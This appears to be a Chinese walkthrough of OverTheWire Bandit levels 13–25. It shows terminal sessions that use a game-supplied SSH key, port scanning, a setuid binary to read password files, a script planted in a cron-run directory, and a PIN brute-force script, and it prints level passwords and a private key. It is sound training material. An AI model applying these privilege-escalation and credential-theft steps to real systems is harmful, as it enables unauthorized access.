Level 13→ Level 14

用账号：bandit13，密码：8ZjyCRiBWFYkneahHwxCv3wb2a1ORpYL 进入本关

描述：下一级的密码存储在 /etc /bandit_pass/bandit14 中，只能由用户 bandit14 读取。对于这个级别，你不会得到下一个密码，但你得到一个私人 SSH 密钥，可以用来登录到下一个级别。 注意： localhost 是指您正在使用的机器的主机名

过程：

```
bandit13@bandit:~$ ls
    sshkey.private
    bandit13@bandit:~$ ssh -i sshkey.private bandit14@localhost
    Could not create directory '/home/bandit13/.ssh'.
    The authenticity of host 'localhost (127.0.0.1)'can't be established.
    ECDSA key fingerprint is
    SHA256:98UL0ZWr85496EtCRkKlo20X3OPnyPSB5tB5RPbhczc.
    Are you sure you want to continue connecting (yes/no)? yes
    Failed to add the host to the list of known hosts (/home/bandit13/.ssh/known_hosts).
    This is a OverTheWire game server. More information on
    http://www.overthewire.org/wargames



    bandit14@bandit:~$ cat /etc/bandit_pass/bandit14
    4wcYUJFw0k0XLShlDzztnTBHiqxU3b3e
```

通过 ssh 命令，通过 sshkey.private 密钥连接进去，这里连接时不用指定端口（亲测），然后已经告诉你密码存在的位置，用 cat 查看

密码：4wcYUJFw0k0XLShlDzztnTBHiqxU3b3e

Level 14→ Level 15

用账号：bandit14，密码：4wcYUJFw0k0XLShlDzztnTBHiqxU3b3e 进入本关

描述：可以通过将当前级别的密码提交到本地主机上的端口 30000 来检索下一级别的密码。

过程：

```
bandit14@bandit:~$ nc localhost 30000
    4wcYUJFw0k0XLShlDzztnTBHiqxU3b3e
```

Correct!
BfMYroe26WYalil77FoDi9qh59eK5xNr

直接通过 nc 连接本地的 30000 端口，输入当前级别的密码后返回下一级密码。

密码：BfMYroe26WYalil77FoDi9qh59eK5xNr

Level 15→ Level 16

用账号：bandit15，密码：BfMYroe26WYalil77FoDi9qh59eK5xNr 进入本关

描述：可以通过使用 SSL 加密将当前级别的密码提交到本地主机上的端口 30001 来检索下一级别的密码。

过程：

```
bandit15@bandit:~$ openssl s_client -connect localhost:30001 -ign_eof
CONNECTED(00000003)
depth=0CN =bandit
verify error:num=18:self signed certificate
verify return:1
depth=0CN =bandit
verify return:1
---
Certificate chain
0s:/CN=bandit
  i:/CN=bandit
---
Server certificate
-----BEGINCERTIFICATE-----
MIICsjCCAZqgAwIBAgIJAKZI1xYeoXFuMA0GCSqGSIb3DQEBCwUAMBExDzANBgNV
BAMMBmJhbmRpdDAeFw0xNzEyMjgxMzIzNDBaFw0yNzEyMjYxMzIzNDBaMBExDzAN
BgNVBAMMBmJhbmRpdDCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAOcX
ruVcnQUBeHJeNpSYayQExCJmcHzSCktnOnF/H4efWzxvLRWt5z4gYaKvTC9ixLrb
K7a255GEaUbP/NVFpB/sn56uJc1ijz8u0hWQ3DwVe5ZrHUkNzAuvC2OeQgh2HanV
5LwB1nmRZn90PG1puKxktMjXsGY7f9Yvx1/yVnZqu2Ev2uDA0RXij/T+hEqgDMI7
y4ZFmuYD8z4b2kAUwj7RHh9LUKXKQlO+Pn8hchdR/4IK+Xc4+GFOin0XdQdUJaBD
8quOUma424ejF5aB6QCSE82MmHlLBO2tzC9yKv8L8w+fUeQFECH1WfPC56GcAq
```

```
3U
IvgdjGrU/7EKN5XkONcCAwEAAaMNMAswCQYDVR0TBAIwADANBgkqhkiG9w0BA
QsF
AAOCAQEAnrOty7WAOpDGhuu0V8FqPoKNwFrqGuQCTeqhQ9LP0bFNhuH34pZ0
JFsH
L+Y/q4Um7+66mNJUFpMDykm51xLY2Y4oDNCzugy+fm5Q0EWKRwrq+hIM+5hs0
RdC
nARP+719ddmUiXF7r7IVP2gK+xqpa8+YcYnLuoXEtpKkrrQCCUiqabltU5yRMR77
3wqB54txrB4IhwnXqpO23kTuRNrkG+JqDUkaVpvct+FAdT3PODMONP/oHII3SH9i
ar/rI9k+4hjlg4NqOoduxX9M+iLJ0Zgj6HAg3EQVn4NHsgmuTgmknbhqTU3o4IwB
XFnxdxVy0ImGYtvmnZDQCGivDok6jA==
-----ENDCERTIFICATE-----
subject=/CN=bandit
issuer=/CN=bandit
---
No client certificate CA names sent
---
SSL handshake has read 1015bytes and written 631bytes
---
New, TLSv1/SSLv3, Cipher is AES128-SHA
Server public key is 2048bit
Secure Renegotiation IS supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
SSL-Session:
  Protocol : TLSv1
  Cipher   : AES128-SHA
  Session-ID:
741E8F2AA4126571FCD3FD72409056D6C2BB4EBA4C96DAA7ECB1B923E0AA21
42
  Session-ID-ctx:
  Master-Key:
E404B34CD36A55A4AC779E1BEBBE03E160F4783C9DF59D9FE92D1E5F4287915
E842262DBAF35246171BBF637330DDD6F
  Key-Arg   : None
  PSK identity: None
  PSK identity hint: None
  SRP username: None
  TLS session ticket lifetime hint: 7200(seconds)
  TLS session ticket:
   0000-08f0 15a5 d6 6f a0 e8-06 d6 bb a4 0c 33eb 04   .....o.......3..
   0010-bd 56716b cb 4c fc f2-93 20368b 57853e 88   .Vqk.L... 6.W.>.
   0020-2635ed d8 9d 5b 5430-4078df 5d ef 0e 2b c1     &5...[T0@x.]..+.
```

```
0030-c4 c8 554c 8f bf 7f 5d-4b 7c 146b 0734351d    ..UL...]K|.k.45.
0040-628d 9d 8b 37c6 be 1a-0c 81591368e4 7a 4c     b...7.....Y.h.zL
0050-20e4 8c 1a 270c 0d a5-dd 5b 705b 2776e2 99   ...'....[p['v..
0060-583a dc e5 1857980b-e3 2f c3 4c c6 0f 972d    X:...W.../.L...-
0070-d6 7f 84478b 8817b3-ec 27b8 333e 1e 27dd      ...G.....'.3>.'.
0080-540d 246318f7 4c 5d-4e bf 062d 7c fb a1 a0    T.$c..L]N..-|...
0090-f0 78d9 33065d bb a7-bb 7e ff 667e 4f 774b    .x.3.]...~.f~OwK

Start Time: 1524472977
Timeout    : 300(sec)
Verify return code: 18(self signed certificate)
---
BfMYroe26WYalil77FoDi9qh59eK5xNr
Correct!
cluFn7wTiGryunymYOu4RcffSxQluehd

closed
```

使用 openssl 命令连接成功后复制上本关的密码回车即可获得下一关的密码。

密码：cluFn7wTiGryunymYOu4RcffSxQluehd

Level 16→ Level 17

用账号：bandit16，密码：cluFn7wTiGryunymYOu4RcffSxQluehd 进入本关

描述：可以通过将当前级别的密码提交给本地主机上的端口（ 范围在 31000 到 32000 ）来检索下一级的凭证。首先找出哪些端口有一个服务器监听它们。然后找出哪些人说 SSL 和哪些不。只有一台服务器可以提供下一个凭证，其他人只需发送给您即可发送给它。

过程：

```
bandit16@bandit:~$ nmap -p31000-32000 localhost

Starting Nmap 7.01 ( https://nmap.org ) at 2018-04-2311:17 CEST
Nmap scan report forlocalhost (127.0.0.1)
Host is up (0.00019s latency).
Other addresses forlocalhost (not scanned): ::1
Not shown: 996closed ports
PORT       STATE SERVICE
```

```
31046/tcp open unknown
31518/tcp open unknown
31691/tcp open unknown
31790/tcp open unknown
31960/tcp open unknown

Nmap done: 1IP address (1 host up) scanned in0.07 seconds
bandit16@bandit:~$ echo "Hello World!"| nc localhost 31046
Hello World!
bandit16@bandit:~$ echo "Hello World!"| nc localhost 31518
bandit16@bandit:~$ echo "Hello World!"| nc localhost 31691
Hello World!
bandit16@bandit:~$ echo "Hello World!"| nc localhost 31790
bandit16@bandit:~$ echo "Hello World!"| nc localhost 31960
Hello World!
bandit16@bandit:~$ echo "Hello World"| openssl s_client -quiet-connect
localhost:31518
depth=0CN =bandit
verify error:num=18:self signed certificate
verify return:1
depth=0CN =bandit
verify return:1
Hello World
^C

bandit16@bandit:~$ openssl s_client -quiet-connect localhost:31790
depth=0CN=bandit
verify error:num=18:self signed certificate
verify return:1
depth=0CN =bandit
verify return:1
cluFn7wTiGryunymYOu4RcffSxQluehd
Correct!
-----BEGINRSA PRIVATE KEY-----
MIIEogIBAAKCAQEAvmOkuifmMg6HL2YPIOjon6iWfbp7c3jx34YkYWqUH57SUdyJ
imZzeyGC0gtZPGujUSxiJSWI/oTqexh+cAMTSMlOJf7+BrJObArnxd9Y7YT2bRPQ
Ja6Lzb558YW3FZl87ORiO+rW4LCDCNd2lUvLE/GL2GWyuKN0K5iCd5TbtJzEkQTu
DSt2mcNn4rhAL+JFr56o4T6z8WWAW18BR6yGrMq7Q/kALHYW3OekePQAzL0VUY
bW
JGTi65CxbCnzc/w4+mqQyvmzpWtMAzJTzAzQxNbkR2MBGySxDLrjg0LWN6sK7wN
X
x0YVztz/zbIkPjfkU1jHS+9EbVNj+D1XFOJuaQIDAQABAoIBABagpxpM1aoLWfvD
KHcj10nqcoBc4oE11aFYQwik7xfW+24pRNuDE6SFthOar69jp5RlLwD1NhPx3iBl
J9nOM8OJ0VToum43UOS8YxF8WwhXriYGnc1sskbwpXOUDc9uX4+UESzH22P29o
```

vd
d8WErY0gPxun8pbJLmxkAtWNhpMvfe0050vk9TL5wqbu9AlbssgTcCXkMQnPw9nC
YNN6DDP2lbcBrvgT9YCNL6C+ZKufD52yOQ9qOkwFTEQpjtF4uNtJom+asvlpmS8A
vLY9r60wYSvmZhNqBUrj7lyCtXMlu1kkd4w7F77k+DjHoAXyxcUp1DGL51sOmama
+TOWWgECgYEA8JtPxP0GRJ+IQkX262jM3dElkza8ky5moIwUqYdsx0NxHgRRhOR
T
8c8hAuRBb2G82so8vUHk/fur85OEfc9TncnCY2crpoqsghifKLxrLgtT+qDpfZnx
SatLdt8GfQ85yA7hnWWJ2MxF3NaeSDm75Lsm+tBbAiyc9P2jGRNtMSkCgYEAypH
d
HCctNi/FwjulhttFx/rHYKhLidZDFYeiE/v45bN4yFm8x7R/b0iE7KaszX+Exdvt
SghaTdcG0Knyw1bpJVyusavPzpaJMjdJ6tcFhVAbAjm7enCIvGCSx+X3l5SiWg0A
R57hJglezliVjv3aGwHwvlZvtszK6zV6oXFAu0ECgYAbjo46T4hyP5tJi93V5HDi
Ttiek7xRVxUl+iU7rWkGAXFpMLFteQEsRr7PJ/lemmEY5eTDAFMLy9FL2m9oQWCg
R8VdwSk8r9FGLS+9aKcV5PI/WEKlwgXinB3OhYimtiG2Cg5JCqIZFHxD6MjEGOiu
L8ktHMPvodBwNsSBULpG0QKBgBAplTfC1HOnWiMGOU3KPwYWt0O6CdTkmJO
mL8Ni
blh9elyZ9FsGxsgtRBXRsqXuz7wtsQAgLHxbdLq/ZJQ7YfzOKU4ZxEnabvXnvWkU
YOdjHdSOoKvDQNWu6ucyLRAWFuISeXw9a/9p7ftpxm0TSgyvmfLF2MIAEwyzRqa
M
77pBAoGAMmjmIJdjp+Ez8duyn3ieo36yrttF5NSsJLAbxFpdlc1gvtGCWW+9Cq0b
dxviW8+TFVEBl1O4f7HVm6EpTscdDxU+bCXWkfjuRb7Dy9GOtt9JPsX8MBTakzh3
vBgsyi/sN3RqRBcGU40fOoZyfAMT8s1m/uYv52O6IgeuZ/ujbjY=
-----ENDRSA PRIVATE KEY-----

bandit16@bandit:~$ mkdir /tmp/crayonxin
bandit16@bandit:~$ cd /tmp/crayonxin
bandit16@bandit:/tmp/crayonxin$ echo "-----BEGIN RSA PRIVATE KEY-----
>
MIIEogIBAAKCAQEAvmOkuifmMg6HL2YPIOjon6iWfbp7c3jx34YkYWqUH57SUdyJ
> imZzeyGC0gtZPGujUSxiJSWI/oTqexh+cAMTSMlOJf7+BrJObArnxd9Y7YT2bRPQ
>
Ja6Lzb558YW3FZl87ORiO+rW4LCDCNd2lUvLE/GL2GWyuKN0K5iCd5TbtJzEkQTu
>
DSt2mcNn4rhAL+JFr56o4T6z8WWAW18BR6yGrMq7Q/kALHYW3OekePQAzL0VUY
bW
>
JGTi65CxbCnzc/w4+mqQyvmzpWtMAzJTzAzQxNbkR2MBGySxDLrjg0LWN6sK7wN
X
> x0YVztz/zbIkPjfkU1jHS+9EbVNj+D1XFOJuaQIDAQABAoIBABagpxpM1aoLWfvD
> KHcj10nqcoBc4oE11aFYQwik7xfW+24pRNuDE6SFthOar69jp5RlLwD1NhPx3iBl
>
J9nOM8OJ0VToum43UOS8YxF8WwhXriYGnc1sskbwpXOUDc9uX4+UESzH22P29o
vd
>

d8WErY0gPxun8pbJLmxkAtWNhpMvfe0050vk9TL5wqbu9AlbssgTcCXkMQnPw9nC
>
YNN6DDP2lbcBrvgT9YCNL6C+ZKufD52yOQ9qOkwFTEQpjtF4uNtJom+asvlpmS8A
>
vLY9r60wYSvmZhNqBUrj7lyCtXMIu1kkd4w7F77k+DjHoAXyxcUp1DGL51sOmama
> +TOWWgECgYEA8JtPxP0GRJ+IQkX262jM3dEIkza8ky5moIwUqYdsx0NxHgRRhO
RT
> 8c8hAuRBb2G82so8vUHk/fur85OEfc9TncnCY2crpoqsghifKLxrLgtT+qDpfZnx
>
SatLdt8GfQ85yA7hnWWJ2MxF3NaeSDm75Lsm+tBbAiyc9P2jGRNtMSkCgYEAypH
d
> HCctNi/FwjulhttFx/rHYKhLidZDFYeiE/v45bN4yFm8x7R/b0iE7KaszX+Exdvt
> SghaTdcG0Knyw1bpJVyusavPzpaJMjdJ6tcFhVAbAjm7enCIvGCSx+X3l5SiWg0A
> R57hJgIezIiVjv3aGwHwvlZvtszK6zV6oXFAu0ECgYAbjo46T4hyP5tJi93V5HDi
>
Ttiek7xRVxUl+iU7rWkGAXFpMLFteQEsRr7PJ/lemmEY5eTDAFMLy9FL2m9oQWCg
> R8VdwSk8r9FGLS+9aKcV5PI/WEKlwgXinB3OhYimtiG2Cg5JCqIZFHxD6MjEGOiu
>
L8ktHMPvodBwNsSBULpG0QKBgBAplTfC1HOnWiMGOU3KPwYWt0O6CdTkmJO
mL8Ni
> blh9elyZ9FsGxsgtRBXRsqXuz7wtsQAgLHxbdLq/ZJQ7YfzOKU4ZxEnabvXnvWkU
>
YOdjHdSOoKvDQNWu6ucyLRAWFuISeXw9a/9p7ftpxm0TSgyvmfLF2MIAEwyzRqa
M
> 77pBAoGAMmjmIJdjp+Ez8duyn3ieo36yrttF5NSsJLAbxFpdlc1gvtGCWW+9Cq0b
> dxviW8+TFVEBl1O4f7HVm6EpTscdDxU+bCXWkfjuRb7Dy9GOtt9JPsX8MBTakzh3
> vBgsyi/sN3RqRBcGU40fOoZyfAMT8s1m/uYv52O6IgeuZ/ujbjY=
> -----ENDRSA PRIVATE KEY-----" > ssh.private

bandit16@bandit:/tmp/crayonxin$ chmod 600 ssh.private
bandit16@bandit:/tmp/crayonxin$ ssh -i ssh.private bandit17@localhost
Could not create directory '/home/bandit16/.ssh'.
The authenticity of host 'localhost (127.0.0.1)'can't be established.
ECDSA key fingerprint is
SHA256:98UL0ZWr85496EtCRkKlo20X3OPnyPSB5tB5RPbhczc.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/bandit16/.ssh/known_hosts).

bandit17@bandit:~$ ls
passwords.new passwords.old

后来才知道密码位于 /etc/bandit_pass/bandit17

密码：xLYVMN9WE5zQ5vHacb0sZEVqbrp7nBTn

Level 17→ Level 18

此题接着上一题的 shell

描述：homedirectory 中有 2 个文件：passwords.old 和 passwords.new。下一级别的密码位于 passwords.new 中，是密码 passwords.old 和 passwords.new 之间已更改的唯一行。

过程：

```
bandit17@bandit:~$ ls
    passwords.new passwords.old
    bandit17@bandit:~$ diff passwords.old passwords.new
    42c42
    < 6vcSC74ROI95NqkKaeEC2ABVMDX9TyUr
    ---
    > kfBf3eYk5BPBRzwjqutbbfE887SVc5Yd
```

密码：kfBf3eYk5BPBRzwjqutbbfE887SVc5Yd

Level 18→ Level 19

用账号：bandit18，密码：kfBf3eYk5BPBRzwjqutbbfE887SVc5Yd 进入本关

描述：下一级别的密码存储在家庭目录中的文件自述文件中。不幸的是，当你使用 SSH 登录时，有人修改了 .bashrc 将你注销。

过程：

```
Enjoy your stay!

    Byebye !
    Connection closing...Socket close.
```

刚刚连进去就断开了

```
bandit17@bandit:~$ ssh bandit18@localhost catreadme
    The authenticity of host 'localhost (127.0.0.1)'can't be established.
    ECDSA key fingerprint is
```

SHA256:98UL0ZWr85496EtCRkKlo20X3OPnyPSB5tB5RPbhczc.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/bandit17/.ssh/known_hosts).
This is a OverTheWire game server. More information on
http://www.overthewire.org/wargames
@@@
@@@@@@@@@@@@@
@ WARNING: UNPROTECTED PRIVATE KEY FILE! @
@@@
@@@@@@@@@@@@@
Permissions 0640for'/home/bandit17/.ssh/id_rsa'are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "/home/bandit17/.ssh/id_rsa": bad permissions
bandit18@localhost's password:
IueksS7Ubh8G3DCwVzrTd8rAVOwq3M5x

在进行 ssh 连接的时候就把参数带进去，在 password: 后粘贴本关的密码后，就返回了下一关的密码。

密码：IueksS7Ubh8G3DCwVzrTd8rAVOwq3M5x

Level 19→ Level 20

用账号：bandit19，密码：IueksS7Ubh8G3DCwVzrTd8rAVOwq3M5x 进入本关

描述：要访问下一级，您应该使用 homeu 目录中的 setuid 二进制文件。执行它没有参数找出如何使用它。使用 setuid 二进制文件后，可以在通常的地方（ /etc/bandit_pass ）找到该级别的密码。

大致意思就是告诉你 Home 目录下有个文件，先不带参数执行一下，他会告诉你怎么用。

过程：

```
bandit19@bandit:~$ ls
bandit20-do
bandit19@bandit:~$ ls -l bandit20-do
-rwsr-x---1bandit20 bandit19 7408Dec 2814:34 bandit20-do
bandit19@bandit:~$ ./bandit20-do
Run a command as another user.
Example: ./bandit20-do id
```

```
bandit19@bandit:~$ ./bandit20-do id
uid=11019(bandit19) gid=11019(bandit19) euid=11020(bandit20) groups=11019(ban
dit19)
bandit19@bandit:~$ ./bandit20-do whoami
bandit20
bandit19@bandit:~$ ./bandit20-do cat /etc/bandit_pass/bandit20
GbKksEFF4yrVs6il55v6gwY5aVje5f0j
```

一步一步就知道这个文件的作用以及用法

密码：GbKksEFF4yrVs6il55v6gwY5aVje5f0j

Level 20→ Level 21

用账号：bandit20，密码：GbKksEFF4yrVs6il55v6gwY5aVje5f0j 进入本关

描述：homedirectory 中有一个 setuid 二进制文件，它执行以下操作：它在您指定为命令行参数的端口上连接到 localhost。然后它从连接中读取一行文本，并将其与前一级别的密码（ bandit20 ）进行比较。如果密码正确，它将传输下一级密码（ bandit21）。

注意:尝试连接到您自己的网络守护程序,以查看它是否按照您的想法工作,这个程序会访问 localhost 的[你提供的端口号]来获取数据。这里我们需要处理两件事情：1. 运行这个程序。2. 创建一个监听事件并会回复这个程序当前关的密码。

过程：

首先使用 nc 监听一个端口，并推送 /etc/bandit_pass/bandit20 文件内容，即 bandit20 的密码

```
bandit20@bandit:~$ ls
suconnect
bandit20@bandit:~$ ./suconnect
Usage: ./suconnect <portnumber>
This program will connect to the given port on localhost using TCP. If it receives the
correct password from the other side, the next password is transmitted back.
bandit20@bandit:~$ nc -l -p 2333< /etc/bandit_pass/bandit20
```

此时 2333 端口处于监听状态，再建立一个 ssh 连接

```
bandit20@bandit:~$ ls
```

suconnect
bandit20@bandit:~$ ./suconnect 2333
Read: GbKksEFF4yrVs6il55v6gwY5aVje5f0j
Password matches, sending next password

成功读取到文件以后，就把下一关的密码发送到监听端口

bandit20@bandit:~$ ls
suconnect
bandit20@bandit:~$ ./suconnect
Usage: ./suconnect <portnumber>
This program will connect to the given port on localhost using TCP. If it receives the correct password from the other side, the next password is transmitted back.
bandit20@bandit:~$ nc -l -p 2333< /etc/bandit_pass/bandit20
gE269g2h3mw3pwgrj0Ha9Uoqen1c9DGr

成功获得密码 。

密码：gE269g2h3mw3pwgrj0Ha9Uoqen1c9DGr

Level 21→ Level 22

用账号：bandit21，密码：gE269g2h3mw3pwgrj0Ha9Uoqen1c9DGr 进入本关

描述：一个程序从 cron（基于时间的作业调度程序）定期自动运行 。查看 /etc/cron.d/中的配置并查看正在执行的命令。

过程：

bandit21@bandit:~$ cd /etc/cron.d/
bandit21@bandit:/etc/cron.d$ ls -al
total 28
drwxr-xr-x 2root root 4096Dec 2814:34 .
drwxr-xr-x 100root root 4096Mar 1209:51 ..
-rw-r--r-- 1root root 102Apr 5 2016.placeholder
-rw-r--r-- 1root root 120Dec 2814:34 cronjob_bandit22
-rw-r--r-- 1root root 122Dec 2814:34 cronjob_bandit23
-rw-r--r-- 1root root 120Dec 2814:34 cronjob_bandit24
-rw-r--r-- 1root root 190Oct 3113:21 popularity-contest
bandit21@bandit:/etc/cron.d$ cat cronjob_bandit22
@reboot bandit22 /usr/bin/cronjob_bandit22.sh &> /dev/null
* * * * * bandit22 /usr/bin/cronjob_bandit22.sh &> /dev/null
bandit21@bandit:/etc/cron.d$ cat /usr/bin/cronjob_bandit22.sh

```
#!/bin/bash
chmod 644 /tmp/t7O6lds9S0RqQh9aMcz6ShpAoZKF7fgv
cat /etc/bandit_pass/bandit22 > /tmp/t7O6lds9S0RqQh9aMcz6ShpAoZKF7fgv
bandit21@bandit:/etc/cron.d$ cat /tmp/t7O6lds9S0RqQh9aMcz6ShpAoZKF7fgv
Yk7owGAcWjwMVRwrTesJEwB7WVOiILLI
```

cron 指 Linux 系统下一个自动执行指定任务的程序（计划任务），"* * * * * bandit22 /usr/bin/cronjob_bandit22.sh &> /dev/null" 中的 "*" 表示每分钟执行一次这个脚本，再用 cat 查询该脚本的内容，不停把 /etc/bandit_pass/bandit22 文件内容（即下一关的密码）写入 /tmp/t7O6lds9S0RqQh9aMcz6ShpAoZKF7fgv，并且更改了权限。

密码：Yk7owGAcWjwMVRwrTesJEwB7WVOiILLI

Level 22→ Level 23

用账号：bandit22，密码：Yk7owGAcWjwMVRwrTesJEwB7WVOiILLI 进入本关

描述：一个程序从 cron（基于时间的作业调度程序）定期自动运行 。查看 /etc/cron.d/ 中的配置并查看正在执行的命令。

注意：查看其他人编写的 shell 脚本是非常有用的技巧。这个级别的脚本有意使其易于阅读。如果您在理解它的功能时遇到问题，请尝试执行它以查看它打印的调试信息。

过程：

```
bandit22@bandit:~$ cd /etc/cron.d
bandit22@bandit:/etc/cron.d$ ls -al
total 28
drwxr-xr-x  2root root 4096Dec 2814:34 .
drwxr-xr-x 100root root 4096Mar 1209:51 ..
-rw-r--r--  1root root  102Apr  5 2016.placeholder
-rw-r--r--  1root root  120Dec 2814:34 cronjob_bandit22
-rw-r--r--  1root root  122Dec 2814:34 cronjob_bandit23
-rw-r--r--  1root root  120Dec 2814:34 cronjob_bandit24
-rw-r--r--  1root root  190Oct 3113:21 popularity-contest
bandit22@bandit:/etc/cron.d$ cat -n cronjob_bandit23
    1@reboot bandit23 /usr/bin/cronjob_bandit23.sh &> /dev/null
    2* * * * * bandit23 /usr/bin/cronjob_bandit23.sh &> /dev/null
bandit22@bandit:/etc/cron.d$ cat /usr/bin/cronjob_bandit23.sh
```

```
# !/bin/bash

myname=$(whoami)
mytarget=$(echo I am user $myname| md5sum | cut -d ' ' -f 1)

echo"Copying passwordfile /etc/bandit_pass/$mynameto /tmp/$mytarget"

cat/etc/bandit_pass/$myname> /tmp/$mytarget
bandit22@bandit:/etc/cron.d$ echo I am user bandit23 | md5sum | cut -d' '-f1
8ca319486bfbbc3663ea0fbe81326349
bandit22@bandit:/etc/cron.d$ cat /tmp/8ca319486bfbbc3663ea0fbe81326349
jc1udXuA1tiHqjIsL8yaapX5XIAI6i0n
```

直接赋值执行。

密码：jc1udXuA1tiHqjIsL8yaapX5XIAI6i0n

Level 23→ Level 24

用账号：bandit23，密码：jc1udXuA1tiHqjIsL8yaapX5XIAI6i0n 进入本关

描述：一个程序从 cron（基于时间的作业调度程序）定期自动运行 。查看 /etc/cron.d/ 中的配置并查看正在执行的命令。

注意：此级别要求您创建自己的第一个 shell 脚本。这是非常大的一步，当你击败这个级别时，你应该为自己感到自豪！

注 2：请记住，你的 shell 脚本一旦被执行就被删除，所以你可能想保留一份副本.....

过程：

```
bandit23@bandit:~$ cd /etc/cron.d
bandit23@bandit:/etc/cron.d$ ls
cronjob_bandit22 cronjob_bandit23 cronjob_bandit24 popularity-contest
bandit23@bandit:/etc/cron.d$ cat cronjob_bandit24
@reboot bandit24 /usr/bin/cronjob_bandit24.sh &> /dev/null
* * * * * bandit24 /usr/bin/cronjob_bandit24.sh &> /dev/null
bandit23@bandit:/etc/cron.d$ cat /usr/bin/cronjob_bandit24.sh
#!/bin/bash

myname=$(whoami)

cd/var/spool/$myname
```

```
echo"Executing and deleting all scripts in /var/spool/$myname:"
fori in* .*;
do
   if[ "$i"!="."-a"$i"!=".."];
   then
echo"Handling $i"
timeout -s960./$i
rm-f./$i
   fi
done

bandit23@bandit:/etc/cron.d$ mkdir /tmp/crayon
bandit23@bandit:/etc/cron.d$ cd /tmp/crayon
bandit23@bandit:/tmp/crayon$ vim bandit24.sh
bandit23@bandit:/tmp/crayon$ cat bandit24.sh
#!/bin/bash
cat/etc/bandit_pass/bandit24 >> /tmp/crayon/level24
bandit23@bandit:/tmp/crayon$ chmod 777bandit24.sh
bandit23@bandit:/tmp/crayon$ cp bandit24.sh /var/spool/bandit24/
bandit23@bandit:/tmp/crayon$ chmod 777/tmp/crayon
bandit23@bandit:/tmp/crayon$ ls /var/spool/bandit24/
ls: cannot open directory '/var/spool/bandit24/': Permission denied
bandit23@bandit:/tmp/crayon$ ls
bandit24.sh
bandit23@bandit:/tmp/crayon$ ls
bandit24.sh
bandit23@bandit:/tmp/crayon$ ls
bandit24.sh
bandit23@bandit:/tmp/crayon$ ls
bandit24.sh

#

bandit23@bandit:/tmp/crayon$ ls
bandit24.sh level24
bandit23@bandit:/tmp/crayon$ cat level24
UoMYTrfrBFHyQXmg6gzctqAwOmw1IohZ
```

在 /tmp/ 文件夹中创建一个目录。创建一个 shell 脚本将 /etc/bandit_pass /bandit24 复制到我们的 /tmp/ 文件夹。将 shell 脚本复制到 /var/spool/bandit24/ 。给 shell 脚本和 /tmp/ 文件夹适当的权限。/usr/bin/cronjob_bandit24.sh 这个 shell 的作用就是执行

/var/spool/bandit24 的脚本，60s 如果还没之行结束会强制 kill 掉，然后删除。所以我们写了一个把 /etc/bandit_pass/bandit24/ 输出到 /tmp/crayon 的脚本到这个目录下，然后付了个权限。

密码：UoMYTrfrBFHyQXmg6gzctqAwOmw1IohZ

Level 24→ Level 25

用账号：bandit24，密码：UoMYTrfrBFHyQXmg6gzctqAwOmw1IohZ 进入本关

描述：守护进程正在端口 30002 上侦听，并且如果给出 bandit24 的密码和一个秘密的数字 4 位 pincode，它会给你 bandit25 的密码。没有办法检索 pincode，除非通过所有 10000 个组合，称为暴力。

过程：

```
bandit24@bandit:~$ nc localhost 30002
    I am the pincode checker foruser bandit25. Please enter the password foruser
    bandit24 and the secret pincode on a single line, separated by a space.
    UoMYTrfrBFHyQXmg6gzctqAwOmw1IohZ 1234
    Wrong! Please enter the correct pincode. Try again.
```

大概就是要写一个脚本了，10000 种组合

```
bandit24@bandit:~$ clear
    bandit24@bandit:~$ cd /tmp/crayon
    bandit24@bandit:/tmp/crayon$ vim data.py
    bandit24@bandit:/tmp/crayon$ cat data.py

    # !/usr/bin/env python

    f = open('crayon.txt','w')
    passwd = "UoMYTrfrBFHyQXmg6gzctqAwOmw1IohZ"
    for id in range(10000):
      data =passwd + " " + str(id).zfill(4) + '\n'
      f.write(data)
    f.close()

    bandit24@bandit:/tmp/crayon$ python data.py
    bandit24@bandit:/tmp/crayon$ ls
    bandit24.sh crayon.txt data.py level24
```

bandit24@bandit:/tmp/crayon$

生成一个名为 crayon.txt 的字典

UoMYTrfrBFHyQXmg6gzctqAwOmw1IohZ 0001

UoMYTrfrBFHyQXmg6gzctqAwOmw1IohZ 9999

bandit24@bandit:/tmp/crayon$ nc localhost 30002 < /tmp/crayon/crayon.txt > /tmp/crayon/password.txt
bandit24@bandit:/tmp/crayon$ sort /tmp/crayon/password.txt | uniq -u

Correct!
Exiting.
I am the pincode checker for user bandit25. Please enter the password for user bandit24 and the secret pincode on a single line, separated by a space.
The password of user bandit25 is uNG9O58gUE7snukf3bvZ0rxhtnjzSGzG
bandit24@bandit:/tmp/crayon$

密码：uNG9O58gUE7snukf3bvZ0rxhtnjzSGzG

Level 25→ Level 26

用账号：bandit25，密码：uNG9O58gUE7snukf3bvZ0rxhtnjzSGzG 进入本关

描述：从 bandit25 登录 bandit26 应该相当简单...用户 bandit26 的 shell 不是 /bin/bash，而是别的。了解它是什么，它是如何工作的以及如何摆脱它。

过程：

bandit25@bandit:~$ ls
bandit26.sshkey
bandit25@bandit:~$ ssh bandit26@localhost -i bandit26.sshkey
Could not create directory '/home/bandit25/.ssh'.
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ECDSA key fingerprint is
SHA256:98UL0ZWr85496EtCRkKlo20X3OPnyPSB5tB5RPbhczc.
Are you sure you want to continue connecting (yes/no)? yes


```
_                     _ _ _   ___   __
| |                   | (_) | |__ \ / /
| |__   __ _ _ __   __| |_| |_   ) / /_
| '_ \ / _` | '_ \ / _` | | __| / / '_ \
| |_) | (_| | | | | (_| | | |_ / /| (_) |
|_.__/ \__,_|_| |_|\__,_|_|\__|____\___/
Connection to localhost closed.
bandit25@bandit:~$
```

刚连 闭

```
bandit25@bandit:~$ cat /etc/passwd | grep bandit26
bandit26:x:11026:11026:bandit level 26:/home/bandit26:/usr/bin/showtext
